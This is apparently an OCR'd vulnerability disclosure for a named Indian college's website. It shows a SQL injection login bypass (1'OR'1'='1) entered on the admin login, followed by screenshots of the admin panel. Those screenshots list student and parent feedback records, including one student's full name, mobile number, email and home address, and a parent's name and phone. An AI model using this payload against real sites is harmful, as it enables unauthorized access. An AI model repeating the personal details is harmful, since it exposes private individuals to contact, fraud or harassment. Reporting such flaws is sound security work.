
Username 1'OR'1'='1

Password ••••••••••

Save Never

You can use saved passwords on any device. They're saved to Google Password Manager for mehtayesha2000@gmail.com.


We are Doing all the activities that doing admin like Students , Parents & Alumni feedback see.



Feedback Students
Not secure | sourashtracollege.com/FeedBack_StudentssGrid.aspx
SOURASHTRA COLLEGE (AUTONOMOUS)
(A Linguistic Minority Co-Educational Institution)
Affiliated to Madurai Kamaraj University
Re-accredited with B-Grade by NAAC
Website
HOME
FEED BACK+
CHANGE PASSWORD
SIGNOUT
Add New
36°C
Smoke
ENG
IN
14:14
08-11-2022

STUDENT FEED BACKS

Student name	
Janarthanan	VIEW
Kumar	VIEW
Mani	VIEW
Karthick	VIEW
Senthil	VIEW
Raja	VIEW
A. MATHAN KUMAR	VIEW
K.SUBRAMANIAN	VIEW
Priya	VIEW
MITHUN	VIEW
A.G.S.Abishmathi	VIEW
M.Gayathri	VIEW
R. Kasivisvanath	VIEW
C.M.SELVAMANI	VIEW
T.DEEPIKA	VIEW



Students Feedback | Sourashtra C
Not secure | sourashtracollege.com/FeedBack_Studentss.aspx?StdID=12
SOURASHTRA COLLEGE (AUTONOMOUS)
(A Linguistic Minority Co-Educational Institution)
Affiliated to Madurai Kamaraj University
Re-accredited with B+ Grade by NAAC
Madurai-625004
Admin
HOME
ADMIN+
ACADEMICS+
STUDENTS+
LIBRARY+
FACILITIES+
PLACEMENT+
ALUMNI+
PROFESSIONAL COURSES+
RESEARCH+
IQAC+
RESULT
CONTACT US
36°C
Smoke
ENG
IN
14:14
08-11-2022

Student Feedback Form

Name * A.G.S.Abishmathi

Course * M.A.

Department * English

Year/Semester * 2019\IV

Mobile * 9159362806

Email-ID * abishmathiappyaah@gmail.com


Address * 69, Khanpalayam second street, Madurai-9

1. Please give a rating of your course on the following :-

9	8	7	6	5	4	3	2	1
Extremely Good	Very Good	Good	Moderately Good	Moderately	Somehow Tolerable	Poor	Very Poor	Extremely Poor

There are some Personal Information of Students like their Address , Mobile number , Email id.

Same as There are some Parents Personal Information Shown



SOURASHTRA COLLEGE (AUTONOMOUS)
(A Linguistic Minority Co-Educational Institution)
Affiliated to Madurai Kamaraj University
Re-accredited with B+ Grade by NAAC
Madurai-625004

Student Feedback Form

Name * A.G.S.Abishmathi

Course * M.A.

Department * English

Year/Semester * 2019\IV


Mobile * 9159362806

Email-ID * abishmathiappyaah@gmail.com

Address * 69, Khanpalayam second street, Madurai-9

1. Please give a rating of your course on the following :-

9	8	7	6	5	4	3	2	1
Extremely Good	Very Good	Good	Moderately Good	Moderately	Somehow Tolerable	Poor	Very Poor	Extremely Poor



SOURASHTRA COLLEGE (AUTONOMOUS)
(A Linguistic Minority Co-Educational Institution)
Affiliated to Madurai Kamaraj University
Re-accredited with B+ Grade by NAAC
Madurai-625004

Parent Feedback Form

Name of Parent * Gopi

Mobile * 7474747777

Present Postal Address * mdu

Name of the student * Prem

Year * 2015

Class * MBA

PARAMETERS	Excellent	Very Good	Good	Average	Below Average
How is the ambience of the college with respect to the facilities given to your wards?	○	○	○	○	○
Do you think that the college environment is conducive for the overall development of your ward?	○	○	○	○	○
Is your ward happy with the hostel facilities?	○	○	○	○	○
Mention your satisfaction level about the student discipline of the college	○	○	○	○	○

THE END